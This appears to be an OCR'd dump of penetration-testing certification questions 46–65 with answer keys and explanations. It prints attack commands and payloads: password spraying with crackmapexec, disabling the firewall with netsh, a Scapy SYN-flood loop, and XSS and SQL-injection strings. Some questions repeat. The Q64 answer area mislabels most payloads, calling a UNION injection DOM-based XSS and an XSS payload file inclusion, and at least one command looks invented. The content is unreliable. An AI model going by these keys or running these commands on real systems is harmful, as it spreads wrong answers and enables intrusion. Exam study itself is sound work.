Choose the correct answer

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Correct Answer: C
Section:

QUESTION 46
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Correct Answer: D
Section:
Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
Step-by-Step Explanation
Command Breakdown:
cat wordlist.txt: Reads the contents of wordlist.txt, which contains a list of potential subdomains.
xargs -n 1 -I 'X': Takes each line from wordlist.txt and passes it to dig one at a time.
dig X.mydomain.com: Performs a DNS lookup for each subdomain.
Why This is the Best Choice:
Efficiency: xargs efficiently processes each line from the wordlist and passes it to dig for DNS resolution.
Automation: Automates the enumeration of subdomains, making it a practical choice for large lists.
Benefits:
Automates the process of subdomain enumeration using a wordlist.
Efficiently handles a large number of subdomains.
Reference from Pentesting Literature:
Subdomain enumeration is a critical part of the reconnaissance phase in penetration testing. Tools like dig and techniques involving wordlists are commonly discussed in penetration testing guides.
HTB write-ups often detail the use of similar commands for efficient subdomain enumeration.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 47
While performing an internal assessment, a tester uses the following command:
crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?

A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time

Correct Answer: C
Section:
Explanation:
The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.
CrackMapExec:

CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.
Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.
Command Breakdown:
crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.
192.168.1.0/24: The target IP range, indicating a subnet scan across all IP addresses in the range.
-u user.txt: Specifies the file containing the list of usernames to be used for the attack.
-p Summer123@: Specifies the password to be used for all usernames in the user.txt file.
Password Spraying:
Definition: A technique where a single password (or a small number of passwords) is tried against a large number of usernames to avoid account lockouts that occur when brute-forcing a single account.
Goal: To find valid username-password combinations without triggering account lockout mechanisms.
Pentest
Reference:
Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.
CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.
By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.

QUESTION 48
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Correct Answer: A
Section:
Explanation:
Monitoring Mode:
Definition: Monitoring mode allows a wireless network interface controller to capture all packets on a wireless channel, regardless of the destination.
Importance: This mode is necessary for capturing the four-way handshake required for WPA2 cracking.
Aircrack-ng Suite:
Aircrack-ng: A complete suite of tools to assess Wi-Fi network security. It includes tools for monitoring, attacking, testing, and cracking.
Enabling Monitor Mode: The specific tool used to enable monitor mode in Aircrack-ng is airmon-ng.
airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
Steps to Capture WPA2 Handshakes:
Enable Monitor Mode: Use airmon-ng to enable monitor mode.
Capture Handshakes: Use airodump-ng to capture packets and WPA2 handshakes.
airodump-ng wlan0mon
Pentest
Reference:
Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.

QUESTION 49
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Correct Answer: C
Section:
Explanation:
To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.
net.exe:
net user: This command displays a list of user accounts on the local machine.
net user
net localgroup: This command lists all local groups, and by specifying a group name, it can list the members of that group.
net localgroup administrators
Enumerating Users:
List All Users: The net user command provides a comprehensive list of all user accounts configured on the system.
Group Memberships: The net localgroup command can be used to see which users belong to specific groups, such as administrators.
Pentest
Reference:
Post-Exploitation: After gaining initial access, enumerating user accounts helps understand the structure and potential targets for privilege escalation.
Windows Commands: Leveraging built-in commands like net for enumeration ensures that no additional tools need to be uploaded to the target system, reducing the risk of detection.
Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.

QUESTION 50
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Correct Answer: C
Section:
Explanation:
Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
Tailgating:
Definition: Tailgating occurs when an unauthorized person follows an authorized person into a restricted area without the latter's consent or knowledge. The authorized person typically opens a door or checkpoint, and the unauthorized person slips in behind them.
Example: An attacker waits near the entrance of a building and enters right after an employee, bypassing security measures.
Physical Security:
Importance: Physical security is a crucial aspect of overall security posture. Tailgating exploits human factors and weaknesses in physical security controls.
Prevention: Security measures such as turnstiles, mantraps, and security personnel can help prevent tailgating.
Pentest
Reference:
Physical Penetration Testing: Tailgating is a common technique used in physical penetration tests to assess the effectiveness of an organization's physical security controls.
Social Engineering: Tailgating often involves social engineering, where the attacker relies on the politeness or unawareness of the employee to gain unauthorized access.
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.

QUESTION 51
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Correct Answer: D
Section:
Explanation:
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
Step-by-Step Explanation
Understanding Spear Phishing:
Targeted Attack: Focuses on specific individuals or groups within an organization.
Customization: Emails are customized based on the recipient's role, interests, or recent activities.
Purpose:
Testing Security Awareness: Evaluates how well individuals recognize and respond to phishing attempts.
Information Gathering: Attempts to collect sensitive information such as credentials, financial data, or personal details.
Process:
Reconnaissance: Gather information about the target through social media, public records, and other sources.
Email Crafting: Create a convincing email that appears to come from a trusted source.
Delivery and Monitoring: Send the email and monitor for responses or actions taken by the recipient.
Reference from Pentesting Literature:
Spear phishing is highlighted in penetration testing methodologies for testing security awareness and the effectiveness of email filtering systems.
HTB write-ups and phishing simulation exercises often detail the use of spear phishing to assess organizational security.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 52
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx

Correct Answer: A
Section:
Explanation:
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.
Step-by-Step Explanation
Understanding BeEF:
Purpose: BeEF is designed to exploit vulnerabilities in web browsers and gather information from compromised browsers.
Features: Includes tools for generating malicious payloads, QR codes, and social engineering techniques.
Creating Malicious QR Codes:
Functionality: BeEF has a feature to generate QR codes that, when scanned, redirect the user to a malicious URL controlled by the attacker.

Command: Generate a QR code that directs to a BeEF hook URL.
beef -x --qr
Usage in Physical Security Assessments:
Deployment: Place QR codes in strategic locations to test whether individuals scan them and subsequently compromise their browsers.
Exploitation: Once scanned, the QR code can lead to browser exploitation, information gathering, or other payload execution.
Reference from Pentesting Literature:
BeEF is commonly discussed in penetration testing guides for its browser exploitation capabilities.
HTB write-ups and social engineering exercises often mention the use of BeEF for creating malicious QR codes and exploiting browser vulnerabilities.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 53
A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

A. MITRE ATT&CK
B. OSSTMM
C. CI/CD
D. DREAD

Correct Answer: D
Section:
Explanation:
The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.
Step-by-Step Explanation
Understanding DREAD:
Purpose: Provides a structured way to assess and prioritize risks based on their potential impact and likelihood.
Components:
Damage Potential: The extent of harm that an exploit could cause.
Reproducibility: How easily the exploit can be reproduced.
Exploitability: The ease with which the vulnerability can be exploited.
Affected Users: The number of users affected by the exploit.
Discoverability: The likelihood that the vulnerability will be discovered.
Usage in Threat Modeling:
Evaluation: Assign scores to each DREAD component to assess the overall risk.
Prioritization: Higher scores indicate higher risks, helping prioritize remediation efforts.
Process:
Identify Threats: Enumerate potential threats to the application.
Assess Risks: Use the DREAD model to evaluate each threat.
Prioritize: Focus on addressing the highest-scoring threats first.
Reference from Pentesting Literature:
The DREAD model is widely discussed in threat modeling and risk assessment sections of penetration testing guides.
HTB write-ups often include references to DREAD when explaining how to assess and prioritize vulnerabilities in applications.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 54
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Correct Answer: D
Section:
Explanation:
Understanding netsh.exe:
Purpose: Configures network settings, including IP addresses, DNS, and firewall settings.
Firewall Management: Can enable, disable, or modify firewall rules.
Disabling the Firewall:
Command: Use netsh.exe to disable the firewall.
netsh advfirewall set allprofiles state off
Usage in Penetration Testing:
Pivoting: Disabling the firewall can help the penetration tester pivot from one system to another by removing network restrictions.
Command Execution: Ensure the command is executed with appropriate privileges.
Reference from Pentesting Literature:
netsh.exe is commonly mentioned in penetration testing guides for configuring network settings and managing firewalls.
HTB write-ups often reference the use of netsh.exe for managing firewall settings during network-based penetration tests.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 55
A penetration tester is performing network reconnaissance. The tester wants to gather information about the network without causing detection mechanisms to flag the reconnaissance activities. Which of the following techniques should the tester use?

A. Sniffing
B. Banner grabbing
C. TCP/UDP scanning
D. Ping sweeps

Correct Answer: A
Section:
Explanation:
To gather information about the network without causing detection mechanisms to flag the reconnaissance activities, the penetration tester should use sniffing.
Sniffing:
Definition: Sniffing involves capturing and analyzing network traffic passing through the network. It is a passive reconnaissance technique that does not generate detectable traffic on the network.
Tools: Tools like Wireshark and tcpdump are commonly used for sniffing. They capture packets and provide insights into network communications, protocols in use, devices, and potential vulnerabilities.
Advantages:
Stealthy: Since sniffing is passive, it does not generate additional traffic that could be detected by intrusion detection systems (IDS) or other monitoring tools.
Information Gathered: Sniffing can reveal IP addresses, MAC addresses, open ports, running services, and potentially sensitive information transmitted in plaintext.
Comparison with Other Techniques:
Banner Grabbing: Active technique that sends requests to a target service to gather information from banners, which can be detected.
TCP/UDP Scanning: Active technique that sends packets to probe open ports and services, easily detected by network monitoring tools.
Ping Sweeps: Active technique that sends ICMP echo requests to determine live hosts, also detectable by network monitoring.
Pentest
Reference:
Reconnaissance Phase: Using passive techniques like sniffing during the initial reconnaissance phase helps gather information without alerting the target.

Network Analysis: Understanding the network topology and identifying key assets and vulnerabilities without generating traffic that could trigger alarms.
By using sniffing, the penetration tester can gather detailed information about the network in a stealthy manner, minimizing the risk of detection.

QUESTION 56
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc <target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>

Correct Answer: D
Section:
Explanation:
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
Step-by-Step Explanation
Understanding ProxyChains:
Purpose: ProxyChains allows you to force any TCP connection made by any given application to follow through proxies like TOR, SOCKS4, SOCKS5, and HTTP(S).
Usage: It's commonly used to anonymize network traffic and perform actions through an intermediate proxy.
Command Breakdown:
proxychains nmap -sT <target_cidr>: This command uses ProxyChains to route the Nmap scan traffic through the configured proxies.
Nmap Scan (-sT): This option specifies a TCP connect scan.
Setting Up ProxyChains:
Configuration File: ProxyChains configuration is typically found at /etc/proxychains.conf.
Adding Proxy: Add the compromised host as a SOCKS proxy.
plaintext
Copy code
socks4 127.0.0.1 1080
Execution:
Start Proxy Server: On the compromised host, run a SOCKS proxy (e.g., using ssh -D 1080 user@compromised_host).
Run ProxyChains with Nmap: Execute the command on the attacker's host.
proxychains nmap -sT <target_cidr>
Reference from Pentesting Literature:
ProxyChains is commonly discussed in penetration testing guides for scenarios involving pivoting through a compromised host.
HTB write-ups frequently illustrate the use of ProxyChains for routing traffic through intermediate systems.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 57
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Correct Answer: C

Section:
Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
Step-by-Step Explanation
Understanding Banner Grabbing:
Purpose: Identify the software version running on a service by reading the initial response banner.
Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.
Manual Banner Grabbing:
telnet target_ip 80
Netcat: Another tool for banner grabbing.
nc target_ip 80
Automated Banner Grabbing:
Nmap: Use Nmap's version detection feature to grab banners.
nmap -sV target_ip
Benefits:
Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
Reference from Pentesting Literature:
Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
HTB write-ups often include banner grabbing as a step in identifying the version of services.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 58
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Correct Answer: A
Section:
Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
Step-by-Step Explanation
Preparation:
Wireless USB Dongle: Ensure the wireless USB dongle is compatible with monitoring mode and packet injection.
Aircrack-ng Suite: Use the Aircrack-ng suite, a popular set of tools for wireless network auditing.
Enable Monitoring Mode:
Command: Use the airmon-ng tool to enable monitoring mode on the wireless interface.
airmon-ng start wlan0
Verify: Check if the interface is in monitoring mode.
iwconfig
Capture WPA2 Handshakes:
Airodump-ng: Use airodump-ng to start capturing traffic and handshakes.
airodump-ng wlan0mon

Reference from Pentesting Literature:
Enabling monitoring mode is a fundamental step in wireless penetration testing, discussed in guides like 'Penetration Testing - A Hands-on Introduction to Hacking'.
HTB write-ups often start with enabling monitoring mode before proceeding with capturing WPA2 handshakes.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 59
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Correct Answer: C
Section:
Explanation:
The net.exe commands are native to the Windows operating system and are used to manage and enumerate network resources, including user accounts.
Step-by-Step Explanation
Using net.exe Commands:
User Enumeration: The net user command lists all user accounts on the system.
net user
Detailed User Information: To get detailed information about a specific user.
net user <username>
Additional net.exe Commands:
Groups: Enumerate groups and group memberships.
net localgroup
net localgroup <groupname>
Sessions: List active sessions.
net session
Advantages:
Native Tool: No need to install additional software.
Comprehensive: Provides detailed information about users and groups.
Reference from Pentesting Literature:
The use of net.exe commands for user enumeration is a standard practice discussed in various penetration testing guides.
HTB write-ups often include net.exe commands as part of the enumeration phase on Windows systems.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 60
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Correct Answer: C
Section:

Explanation:
Understanding Tailgating:
Definition: Tailgating occurs when an unauthorized individual follows an authorized individual into a secure area without the need for the latter to provide credentials.
Risk: Bypasses physical access controls and can lead to unauthorized access to sensitive areas.
Methods to Prevent Tailgating:
Security Awareness: Train employees to be aware of tailgating risks and to challenge unknown individuals.
Physical Controls: Install turnstiles, mantraps, or security doors that only allow one person to enter at a time.
Monitoring: Use CCTV cameras to monitor entrances and exits.
Examples in Penetration Testing:
During a physical security assessment, a penetration tester might follow an employee into a secure area to test the effectiveness of physical security measures.
Tailgating is a common social engineering tactic used to gain unauthorized physical access.
Reference from Pentesting Literature:
Tailgating is discussed in penetration testing methodologies as a critical aspect of physical security assessments.
HTB write-ups occasionally cover scenarios where physical access was gained through tailgating.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 61
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP('192.168.50.2')
tcp = TCP(sport=RandShort(), dport=80, flags='S')
raw = RAW(b'X'*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Correct Answer: D
Section:
Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
Step-by-Step Explanation
Understanding the Script:
ip = IP('192.168.50.2'): Sets the target IP address.
tcp = TCP(sport=RandShort(), dport=80, flags='S'): Creates a TCP packet with a SYN flag set.
raw = RAW(b'X'*1024): Adds a payload to the packet.
p = ip/tcp/raw: Combines IP, TCP, and RAW layers into a single packet.
send(p, loop=1, verbose=0): Sends the packet in a loop continuously.
Purpose of SYN Flood:
Resource Exhaustion: The attack consumes resources by opening many half-open connections.
Denial of Service: The target system becomes unable to process legitimate requests due to resource depletion.
Detection and Mitigation:
Rate Limiting: Implement rate limiting on incoming SYN packets.
SYN Cookies: Use SYN cookies to handle large numbers of SYN requests without consuming resources.
Firewalls and IDS: Deploy firewalls and Intrusion Detection Systems (IDS) to detect and mitigate SYN flood attacks.

Reference from Pentesting Literature:
SYN flood attacks are a classic denial-of-service technique discussed in penetration testing guides.
HTB write-ups frequently illustrate the use of SYN flood attacks to test the resilience of network services.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 62
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Correct Answer: D
Section:
Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
Step-by-Step Explanation
Components of an Assessment Report:
User Activities: Generally not included as they focus on end-user behavior rather than technical findings.
Customer Remediation Plan: While important, it is typically provided by the customer or a third party based on the report's findings.
Key Management: More relevant to internal security practices than a penetration test report.
Attack Narrative: Essential for detailing the process and techniques used during the penetration test.
Importance of Attack Narrative:
Contextual Understanding: Provides a step-by-step account of the penetration test, helping stakeholders understand the flow and logic behind each action.
Evidence and Justification: Supports findings with detailed explanations and evidence, ensuring transparency and reliability.
Learning and Improvement: Helps the organization learn from the test and improve security measures.
Reference from Pentesting Literature:
Penetration testing guides emphasize the importance of a detailed attack narrative to convey the results and impact of the test effectively.
HTB write-ups often include comprehensive attack narratives to explain the penetration testing process and findings.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 63
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Correct Answer: A
Section:
Explanation:
Preserving Artifacts:
Definition: Artifacts in penetration testing include all data and evidence collected during the test, such as logs, screenshots, exploit scripts, configuration files, and any other relevant information.
Importance: These artifacts are critical for reporting and post-assessment analysis. They serve as evidence of findings and support the conclusions and recommendations made in the penetration test report.

Other Tasks:
Reverting Configuration Changes: Important for restoring systems to their original state but does not directly ensure preservation of key outputs.
Keeping Chain of Custody: Ensures that evidence is handled properly, particularly in legal contexts, but is more relevant to forensic investigations.
Exporting Credential Data: Part of preserving artifacts, but preserving artifacts is a broader task that encompasses more than just credential data.
Pentest
Reference:
Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.

QUESTION 64
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Answer:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Reflected Cross Site Scripting	Input Sanitization ", ', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	DOM-based Cross Site Scripting	Parameterized queries
`item=widget%20union%20select%20null,null,@@version;--`	Local File Inclusion	Input Sanitization .. , \ , / , sandbox requests
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`		
`item=widget'+convert(int,@@version)+'`	Command Injection	Input Sanitization .. , \ , / , sandbox requests

Hot Area:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,


Answer Area:


HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Reflected Cross Site Scripting	Input Sanitization ", ', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	SQL Injection (Stacked)	Parameterized queries
`item=widget%20union%20select%20null,null,@@version;--`	DOM-based Cross Site Scripting	Input Sanitization ", ', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Local File Inclusion	Input Sanitization .. , \ , / , sandbox requests
`item=widget'+convert(int,@@version)+'`	Command Injection	Parameterized queries

Section:
Explanation:

QUESTION 65
DRAG DROP
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
